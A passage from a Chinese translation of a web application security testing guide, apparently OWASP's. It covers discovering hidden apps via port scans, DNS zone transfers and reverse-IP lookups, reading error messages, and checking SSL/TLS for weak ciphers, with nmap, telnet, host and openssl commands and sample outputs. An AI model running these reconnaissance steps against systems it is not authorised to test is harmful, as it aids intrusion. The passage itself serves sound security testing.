如果不是我们知道 helpdesk.example.com 和 webmail.example.com，我们不会怀疑除 *www.example.com 外还有*其它 web 应用的存在。

解决地址问题方法 1——非标准 URLs

没 有办法可以完全确定是否存在不规范命名的 Web 应用程序。作为非标准，就是没有固定的标准的命名惯例，但是测试人员可以使用一些技术得到更多信息。首先， 如果 Web 服务器配置错误，并允许目录浏览，测试人员有可能可以发现这些应用。弱点扫描仪可以在这方面起到作用。其次，其它网页可能会引用这些应用程序，如果这样的话，他们可能已经被爬虫抓取并收录在网页搜索引擎中了。如果我们怀疑在 www.example.com 上是否存在这种隐藏应用，我们可以使用 site operator 在 Google 上搜索并检查查询“site: www.example.com”的结果。在返回的网址中可能有一个是隐藏的应用。另一种选择是，搜索有可能是隐藏应用的 URLs。例如，通过一些 URLs 可能可以进入网站的邮件页面，如： https://www.example.com/webmail，https://webmail.example.com/,或 https://mail.example.com/ 。这一方法同样适用于那些有隐藏 URLs 的管理界面（例如，一个 Tomcat 管理界面），这些界面并没有在其它地方被引用。但没有提及任何地方。所以，做了一些字典式搜索（或“智能猜测”）可能会产生一些成果。弱点扫描仪在这方面也可以起到作用。

解决问题方法 2——非标准端口

人们很容易在非标准端口中检查是否存在 Web 应用程序。像 Nmap[2]这样的端口扫描仪能够通过-sV 选择进行服务识别，并能确定在任意端口中的 http [s]服务。现在需要的是对 64K 的 TCP 端口地址空间的完整扫描。例如，使用一个 TCP 连接扫描，下面的命令将扫描所有在 IP192.168.1.100 中的开放端口，并找出哪些服务对应到这些端口（只显示必要的开关，nmap 有广泛的选项，这些选项的讨论不在我们的范围内）：

```
nmap –PN –sT –sV –p0-65535 192.168.1.100
```

这个对于检测输出，查询 HTTP 或 SSL 服务是足够的（需要确认是 HTTPS ） 。例如，之前命令的输出可以是：

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.5p1 (protocol 1.99)
80/tcp   open  http       Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp  open  ssl        OpenSSL
901/tcp  open  http       Samba SWAT administration server
1241/tcp open  ssl        Nessus security scanner
3690/tcp open  unknown
8000/tcp open  http-alt?
8080/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
```

从这个例子，可以看出：

- Apache HTTP 服务器在端口 80 上运行 。
- 看来似乎在端口 443 中是一个 HTTPS 服务器（但是这需要得到证实，例如，通过使用浏览器访问 https://192.168.1.100） 。
- 901 端口上有一个 Samba SWAT 网络界面。
- 端口 1241 上的服务不是 HTTPS，而是 SSL-wrapped Nessus daemon。
- 端口 3690 上有未指定的服务（Nmap 还得到其指纹——这里为了简便，省略了部分——连提交入 Nmap 的指纹数据库的指示，通过这种方式你知道它代表的是哪种服务。） 。
- 端口 8000 的另一个不明的服务 ；这可能是网址，因为它在这个端口发现 http 服务很常见。让我们来看看：

  ```
  $ telnet 192.168.10.100 8000
  Trying 192.168.1.100...
  Connected to 192.168.1.100.
  ```

```
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

这证实事实上它是一个 HTTP 服务器。或者，我们已经使用 web 浏览器访问了这个网址，或使用过 GET 或 HEAD Perl 命令来模仿 HTTP 相互作用，如同上面的命令（不是所有服务器都有报头请求）。Apache Tomcat 在端口 8080 上运行。

漏洞扫描器可以完成同样的任务-但首先确认您所选择的扫描仪能够找到在非标准端口上运行的 http[s]服务。例如，Nessus[3]能够在任意端口确定 http[s]服务（如果你指示它扫描所有的端口），并测试-关于 Nmap 的-一些已知 web 服务器的漏洞和 http[s]服务的 SSL 配置。正如之前所提示的， Nessus 是还可以发现流行的应用程序/网络接口，这些可以在不被察觉的情况下运行（例如， tomcat 管理界面）。

解决问题方法 3——虚拟机

有许多技术可用于识别特定的 IP 地址 x.y.z.t 相关联的 DNS 域名。

DNS 域名转换

这种技术今天已经很少使用了，因为 DNS 服务器基本上不支持域名转换。然而，它可能是值得一试。首先，我们必须确定 *x.y.z.t 对应*的名称服务器。例如 *x.y.z.t 有已知的域名*（假设是 www.example.com ），其名称服务器可以通过一些工具确定，如： nslookup ， host 或 dig 找到，或通过请求 DNS NS 记录确定。如果不知道 *x.y.z.t* 对应的域名，但您的目标的定义至少包含一个域名，您可以尝试采用同样的程序查询名称服务器（希望那个名称服务器有 *x.y.z.t* 的对应域名）。例如，如果您的目标组成是 IP 地址 x.y.z.t 和 mail.example.com ，那对应的就是 example.com 域的名称服务器 。

以下示例显示通过使用主机的命令如何确定的名称服务器 `www.owasp.org`：

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

名称服务器的域 example.com 现在可能要求域名转换 。如果你足够幸运的话， 你会得到这个域的一系列 DNS 条目。这将包括明显 www.example.com 和的不那么明显 helpdesk.example.com 和 webmail.example.com（和其他可能）。检查域名转换传回的所有的名字，并考虑所有与评估的目标有关的名字。

试图从其中一个名称服务器对 owasp.org 请求域名转换：

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

DNS 反向查询

这一过程类似于前一个，但依靠相反的（PTR） DNS 记录。与其要求域名转换，不如尝试把记录类型设置成 PTR 并通过指定 IP 地址上查询。如果你足够幸运的话，您可能会得到相关的 DNS 名称条目。这种技术依赖于 IP 与域名的转换关系，无法得到保证。

基于 Web 的 DNS 搜索

这种搜索是类似于一种 DNS *域名转换*，但依赖于基于 Web 的服务，使对 DNS 进行基于名称的搜索。一个这样的服务是 Netcraft 的搜索 DNS 服务，可访问 http://searchdns.netcraft.com/?host。你可以查询属于您选择的域名的名单，如 example.com 。那么你可以检查是否你选择的域名符合你所检查的目标。

反向 IP 服务

反向 IP 服务类似的 DNS 反向查询，不同点在于你查询一个基于网络的应用，而不是名称服务器。有许多提供这种服务。因为他们往往返回部分（和经常不同）的结果，最好使用多种服务以获得更全面的分析。

Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)

MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)

Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x


DNSstuff: http://www.dnsstuff.com/ (multiple services available)

http://net-square.com/msnpawn/index.shtml (multiple queries on domains and IP addresses, requires installation)

tomDNS: http://www.tomdns.net/ (some services are still private at the time of writing)

SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

以下示例显示的是查询上面提到的其中一个反向 IP 服务 216.48.3.18 的结果，域名为 www.owasp.org 。另外三个映像到相同地址的隐性符号名已被揭露出来。



WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts **4** Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.
	1

使用 google

采用之前技术收集的信息，您可以依靠搜索引擎优化和增量你的分析。这可能会产生更多属于您的目标的域名，或可以通过隐性 URL 访问的应用程序 。例如，考虑到前面的关于 www.owasp.org 的例子 ，您可以查询谷歌和其它搜索引擎查找与新发现的 webgoat.org ， webscarab.com ，和 webscarab.net 域名相关的信息（ DNS 名称）。关于如何使用 Google 技术，可以在以下章节找到：蜘蛛、机器人和爬行。

灰盒测试实例

不适用。不管你开始时知道多少信息，该方法与黑盒测试所列是一样的。

参考

白皮书

[1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

工具

- DNS lookup tools such as *nslookup*, *dig* or similar.
- Port scanners (such as nmap, http://www.insecure.org) and vulnerability scanners (such as Nessus: http://www.nessus.org; wikto: http://www.sensepost.com/research/wikto/).

- Search engines (Google, and other major engines).
- Specialized DNS-related web-based search service: see text.
- nmap - http://www.insecure.org
- Nessus Vulnerability Scanner - http://www.nessus.org

4.2.6 错误代码分析 (OWASP-IG-006)

摘要

往往在 Web 应用程序渗透测试中，我们遇到了许多在应用或 Web 服务区中生成的错误代码。通过使用一些工具定制的或者是手动创建的特定请求,能够让这些错误代码显示出来。这些代码在他们活动时对渗透测试非常有用，因为他们能揭露大量关于数据库，漏洞和其它与 web 应用相关的技术部件的信息。在本节中，我们可以分析比较常见的代码（错误信息），并把重点放在弱点评估的步骤上。这项活动最重要的方面是将注意力集中在这些错误上，将他们当作是对下一步分析有帮助的信息收集。有效的信息收集能提高评估效率，减少进行渗透测试的整体时间。

问题描述

在我们搜索中一个常见的错误是 HTTP 404 未找到。通常此错误代码提供了关于潜在 web 服务器和相关组件的有益的详细信息。例如：

Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80

此错误信息可以通过请求不存在的网址产生。在显示网页找不到的普通信息后，就会有关于 Web 服务器版本，操作系统，模块和其他使用产品的信息。从操作系统和应用类型和版本鉴定这方面来看，这些信息是非常重要的。

Web 服务器的错误并不是唯一有用的需要安全分析的返回的输出。请查看下一个错误消息实例：

Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied

发生了什么？下面我们将一步一步解释。

在这个例子中， 80004005 是一个 IIS 错误代码，这表明，它不能对相关数据库建立一个连接。在许多情况下，错误信息将详细表明数据库的类型。通过这种关联常常能找到底层操作系统。有了这一信息，渗透测试者就能设计出的适当安全测试战略。

操纵传递给数据库的连接字符串的变量，我们可以援引更详细的错误。

Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key 'DriverId'

在这个例子中，我们可以看到在同一情况下的一种通用的错误，揭示了相关的数据库系统的类型和版本和对 Windows 操作系统的注册表键值的依赖关系。

现在我们将看看一个 Web 应用的安全测试的实例，这个 web 应用丢失了对数据库服务器的链接，并且没有很好的进行异常处理。这可能是由于数据库的名称解析的问题，处理突发变量值或其他网络问题所引起的。

试想我们有一个数据库管理的门户网站的情况，它可以被用来作为前端的 GUI 发行数据库查询，创建表格，并修改数据库字段。在登录验证时，渗透测试者会得到下面的信息。该信息表明存在一个 MySQL 数据库服务器：

Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host

如果我们看到登录页的 HTML 代码中存在一个数据库的 IP 隐藏字段，我们可以在渗透测试员的控制下尝试使用数据库服务器的地址改变 URL 中的这个值，来试图让应用以为登录成功了。

另一个例子：知道了服务 Web 应用的数据库服务器，我们就可以利用这一信息对那类服务器进行 SQL 注入或长期跨站脚本测试。

IIS 和 ASP .net 错误处理

ASP .net 是 Microsoft 常用于创建 Web 应用的框架。. IIS 常用于 Web 服务器。所有的应用都会产生错误，我们尝试规避大多数的错误，但是往往不可能覆盖到每一种可能。

IIS 使用了通常存放在 c:\winnt\help\iishelp\common 中的一系列自定义错误页面向用户展示像“404 page not found”这样的错误。这些 IIS 服务器的默认网页可以被改变并配置定制的错误。当 IIS 收到 aspx 页请求时，这个请求传递给 .net framework。

在. net framework 中有各种不同的方法可以处理错误。在 ASP.net 中在三个地方处理错误：：

1. Inside Web.config customErrors section 2. Inside global.asax Application_Error Sub 3. At the the aspx or associated codebehind page in the Page_Error sub

使用 web.config 错误处理

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
  <error statusCode="404" redirect="myerrorpagefor404.aspx"/>
  <error statusCode="500" redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On"将打开自定义错误。mode=RemoteOnly 将对远程 Web 应用用户显示自定义错误。用户在本地访问服务器会使用完整的堆栈跟踪显示，同时该用户将无法看到自定义的错误。

除明确指定的错误外，所有的错误都会引起 defaultRedirect 指定的资源的重新定向。即，myerrorpagedefault.aspx。状态码 404 将由 myerrorpagefor404.aspx 处理。

Global.asax 错误处理

错误发生时，调用 Application_Error sub。开发人员可以在这个 sub 中为错误处理/页重定向编写代码。

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs)
   Handles MyBase.Error
End Sub
```

Page_Error sub 错误处理

这跟应用错误相似。

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
   Handles MyBase.Error
End Sub
```

ASP .net 中的误差等级

Page_Error 将被优先处理，其次是 lobal.asax Application_Error，最后是 web.config 文件中的 customErrors。

使用服务器端的技术针对 Web 应用程序进行信息搜集是相当困难，但所发现的信息对正确执行尝试性测试攻击是有效的。（例如， SQL 注入或跨站点脚本（ XSS ）攻击），并可以减少误报。

如何测试 ASP.net 和 IIS 错误处理

打开您的浏览器，并键入一个随机页面名称：

http:\\www.mywebserver.com\anyrandomname.asp

如果服务器返回：

The page cannot be found

HTTP 404 - File not found
Internet Information Services

这意味着，自定义 IIS 的错误没有配置。请注意的. asp 扩展名。
对.net 自定义错误进行测试。在浏览器中键入一个有 aspx 扩展名的随机页面名称：

http:\\www.mywebserver.com\anyrandomname.aspx

如果服务器返回：
Server Error in '/' Application.

未找到输入网址。

描述： HTTP 404。您正在寻找（或其附属）的资源可能已被删除，改变了它的名字，或暂时不可用。请检查以下 URL 并确保其拼写正确。.net 的自定义错误未配置。

黑盒测试实例

测试：

telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>

结果

HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

测试：

1. network problems
2. bad configuration about host database address

结果：

Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host

测试：

1. Authentication failed

2. Credentials not inserted

结果

用于身份验证的防火墙版本：

Error 407
FW-1 at <firewall>: Unauthorized to access the document.
Authorization is needed for FW-1.
The authentication required by FW-1 is: unknown.
Reason for failure of last attempt: no user

灰盒测试实例

测试

列举目录中访问被拒绝的情况。

http://<host>/<dir>

结果

Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
Forbidden
You don't have permission to access /<dir> on this server.

参考

白皮书：

- [1] [RFC2616] Hypertext Transfer Protocol -- HTTP/1.1

4.3 配置管理测试

经常分析基础结构和拓扑结构可以获取大量的 Web 应用程序的信息。如源代码，可允许的 HTTP 方法，管理功能，身份认证的方法和基础结构的配置。

4.3.1 SSL/TLS 测试 (OWASP-CM-001)

SSL 和 TLS 是两个通过加密为传播的信息提供安全信道的协议，该安全信道具有保护，保密和身份认证的功能。

考虑到这些安全工具的关键性，确保加密算法的高强度及其正确执行非常重要。

4.3.2 数据库侦听器（DB Listener） 测试 (OWASP-CM-002)

在数据库服务器配置时，许多数据库管理员没有充分考虑到数据库 侦听器组件的安全。如果没有进行安全的配置而使用手动或自动的技术进行侦听，侦听器就可能泄露敏感数据以及配置信息或运行的数据库实例信息。泄露的信息对测试者来说通常是有用的，他能将此投入到后续更有影响的测试中去。

4.3.3 基础结构配置管理测试 (OWASP-CM-003)

相互联系的混杂的 Web 服务器结构能有数以百计的 web 应用程序，这种固有的复杂性使配置管理和审查成为测试和部署每一个应用程序的一个基本步骤。事实上一个漏洞就能破坏整个基础结构的安全，甚至某些微小且（几乎）不重要的问题可能对于相同服务器上的另外一个应用程序是个严重的威胁。为了解决这些问题，对配置和已知的安全问题执行深入审查是非常重要的。

4.3.4 应用配置管理测试 (OWASP-CM-004)

Web 应用程序隐藏了一些通常在应用程序自身开发和配置中没有考虑到的信息。

这些信息可能从源代码，日志文件或 Web 服务器的默认错误代码中泄露。正确对待这一问题是安全评估中最基本的。

4.3.5 文件扩展名处理测试 (OWASP-CM-005)

从 Web 服务器或 Web 应用程序上的文件扩展名能够识别出目标应用程序使用的技术，例如扩展名 JSP 与 ASP。文件扩展名也可能暴露与该应用程序连接的其它系统。

4.3.6 过时的、用于备份的以及未被引用的文件 (OWASP-CM-006)

Web 服务器上多余的，可读的和可下载的文件，如过时的，用于备份的和更名的文件，是信息泄漏的一个大源头。验证这些文件的存在是有必要的，因为它们可能包含应用程序和/或数据库的部分源代码，安装路径以及密码。

4.3.7 基础结构和应用管理接口 (OWASP-CM-007)

许多应用程序在管理接口使用一个公用路径，从而可能被用来猜测或暴力破解管理密码。此测试目的是找到管理接口，并了解是否可以利用它获取管理员权限。

4.3.8 HTTP 方法和 XST 测试 (OWASP-CM-008)

在这个测试中，我们确保 Web 服务器没有被配置成允许使用具有潜在危险性的 HTTP 命令（方法），同时确保跨网站追踪攻击（XST）是不可能的。

4.3.1 SSL/TLS 测试 (OWASP-CM-001)

概述

由于历史上的高级加密技术的出口限制，传统的和新的 Web 服务器可能只能够支持处理弱加密。

即使是使用和安装了高级加密，服务器安装过程中的错误配置也会导致被强制使用弱加密从而获得所谓的安全通信信道。

测试网站 SSL/TLS 的加密规范和需求

HTTP 明文协议通常是通过 SSL 或 TLS 隧道来确保安全的，这也就形成了 HTTPS 流量。除了提供加密的数据传输，https 还允许通过数字证书鉴定服务器（还可以选择鉴定客户端）。

从历史上看，美国政府有限制令，允许出口的加密系统密钥长度最多为 40 位，而这是可以被破解从而获得通信解码的密钥长度。自那时以来的加密出口法规已放宽（虽然一些制约因素仍然存在），然而为避免被轻松破解，检查 SSL 配置仍很重要。基于 SSL 的服务不应该提供选择弱密码的可能性。

从技术上讲，密钥的选定过程如下：在 SSL 连接安装的初期阶段，客户端发送 Hello 消息到服务器，该消息除了包含其它信息外，还包括了它可以处理的一系列加密套件。客户端通常是一个 Web 浏览器（现在最流行的 SSL 客户端），但不一定全是，因为它可以是任何使用 SSL 功能的应用程序；服务器同样如此，它不一定是一个 web 服务器，虽然大多数情况下它是一个 web 服务器。（例如，一类值得注意的 SSL 客户端是 SSL 代理，如 stunnel（www.stunnel.org），它可以允许没有 SSL 功能的工具连接 SSL 服务。）每种加密套件都指定了加密协议（DES, RC4, AES）,加密密钥长度（如 40，56，或 128 位），以及用于完整性检查的散列算法（SHA，MD5）。当收到客户端的 Hello 消息，服务器决定选哪种加密套件用于该会话。指定服务器采用何种加密套件是有可能的（例如，通过配置指令）。通过这种方式，您可以控制，例如，与客户端的对话是否只支持 40 位加密。

黑箱测试及实例

为了发现可能存在的弱加密，必须识别出使用 SSL/TLS 服务的相关端口。这些尤其包括作为 Https 标准端口的 443 端口。但是这可能会改变，因为 a）HTTPS 的服务可能被配置成在非标准端口运行；b）可能有其它的与 Web 应用程序相关的服务使用 SSL/TLS。一般情况下，要发现服务必须找到这些端口。

Nmap 扫描，通过“－sV”扫描选项，是能够确定 SSL 服务的。漏洞扫描器，除了可以发现这些服务，还可能包括对弱加密的检查，（例如，Nessus 扫描器可以检查到任意端口的 SSL 服务，并将报告存在的弱加密） 。

例 1.通过 nmap 识别 SSL 服务

```
[root@test]# nmap -F -sV localhost

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-07-27 14:41 CEST

Interesting ports on localhost.localdomain (127.0.0.1):

(The 1205 ports scanned but not shown below are in state: closed)

PORT     STATE SERVICE       VERSION
443/tcp  open  ssl           OpenSSL
901/tcp  open  http          Samba SWAT administration server
8080/tcp open  http          Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g PHP/4.3.11)
8081/tcp open  http          Apache Tomcat/Coyote JSP engine 1.0

Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds
```

[root@test]#

Example 2. 使用 Nessus 找出弱加密。下面是一份 Nessus 扫描器所产生的对于使用服务器证书进行身份认证中存在弱加密的（见下划线的文本）报告中的一个匿名摘录。

https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=******, L=******, O=******, OU=******, CN=******
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=******, L=******, O=******, CN=******
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
Netscape Comment:
OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=******/L=******/O=******/OU=******/CN=******
serial:00
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:

```
 f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
 0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
 82:fc
 Here is the list of available SSLv2 ciphers:
 RC4-MD5
 EXP-RC4-MD5
 RC2-CBC-MD5
 EXP-RC2-CBC-MD5
 DES-CBC-MD5
 DES-CBC3-MD5
 RC4-64-MD5
 The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and 2 weak "export   class" ciphers.
 The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a
limited protection against a brute force attack
 Solution: disable those ciphers and upgrade your client software if necessary.
 See http://support.microsoft.com/default.aspx?scid=kben-us216482
 or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#sslciphersuite
 This SSLv2 server also accepts SSLv3 connections.
 This SSLv2 server also accepts TLSv1 connections.
```

例 3. 用 OpenSSL 进行人工检查 SSL 弱加密程度。下面将尝试通过 SSLv2 连接到 Google.com。

```
[root@test]# openssl s_client -no_tls1 -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDYzCCAsygAwIBAgIQYFbAC3yUC8RFj9MS7lfBkzANBgkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhh
d3RlIFByZW1pdW0gU2VydmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXN1
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoXDTA3MDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcTDU1v
dW50YWluIFZpZXcxEzARBgNVBAoTCkdvb2dsZSBJbmMxFzAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkB1zKw4rqTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7MqO
dXMTFWGDfiTnwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmP1vYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjBABgNVHR8EOTA3MDWgM6Axhi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGhhd3RlUHJlbWl1bVNlcnZlckNBLmNybDAyBggrBgEFBQcBAQQm
MCQwIgYIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVR0TAQH/
BAIwADANBgkqhkiG9w0BAQQFAAOBgQADlTbBdVY6LD1nHWkhTadmzuWq2rWEOKO3
```

```
Ay+7EleYWPOo+EST315QLpU6pQgblgobGoI5x/fUg2U8WiYj1I1cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64ilSJTgiUmzAv0a2W8YHXdGO8+nYc
X/dVk5WRTw==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services Division/CN=Thawte
Premium Server CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5          EXP-RC4-MD5      RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5      DES-CBC3-MD5
RC4-64-MD5
---
SSL handshake has read 1023 bytes and written 333 bytes
---
New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : DES-CBC3-MD5
    Session-ID: 709F48E4D567C70A2E49886E4C697CDE
    Session-ID-ctx:
    Master-Key: 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3
    Key-Arg   : E8CB6FEB9ECF3033
    Start Time: 1156977226
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
closed
```

白盒测试和实例

检查提供 HTTPS 服务的 web 服务器的配置。如果 Web 服务器的配置。如果 Web 应用程序提供其它应用程序提供了其它 SSL/TLS 的封装服务，这些服务也应受检查。

例：Windows 2k3 的注册表路径定义了可用的服务器加密算法：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\

测试 SSL 证书的有效性-客户端和服务器

当通过 HTTPS 协议访问一个 Web 应用程序，在客户端（通常是浏览器）和服务器间就建立了一个安全信道。通过数字证书就能鉴定一方（服务器）或双方（客户端和服务器）的身份。为了建立通信，必须传输一些证书。然而讨论基于 SSL 和证书的认证超出本指南的范围，我们将集中于主要标准，包括确定证书有效期： a）检查认证机构

（CA）是否已知（意思是一个值得信赖的），b）检查该证书目前是有效的，和 c）检查网站的名称是否与证书中报告的相符。

让我们更详尽的检查每一项。

a）每个浏览器带有一个预装的受信任的 CA 清单，用来比较签署证书的 CA（此列表可随意自定义和扩展）。在与一个 HTTPS 服务器最初的协商中，如果服务器证书关联的 CA 不是浏览器已知的，通常会提出警告。这种情况往往是因为一个 Web 应用程序依赖于自我设立的 CA 所签署的证书。是否需要担心这个问题取决于几个因素。例如，对公司内部网络环境来说是没问题的（考虑到公司网络电子邮件通过 https 提供；在这里，显然视所有的内部 CA 为可信任的 CA）。当一个服务通过互联网提供给普通公众，（重要的是要积极核实我们连接的服务器的身份），通常，它就必须依靠可信任的 CA，这 CA 必须是一个被所有的用户群所公认的（这里我们停止我们的考虑'；我们将不深入讨论数字证书使用的信任模型的含义）。

b）证书有相关的有效期，因此，它们可能会过期。浏览器会再次提醒我们。这时公共服务需要一个临时的有效证书，否则，就意味着我们与一个服务器会话，且该服务器的证书由我们所信任的机构发布，但是却由于没有更新而过期了。

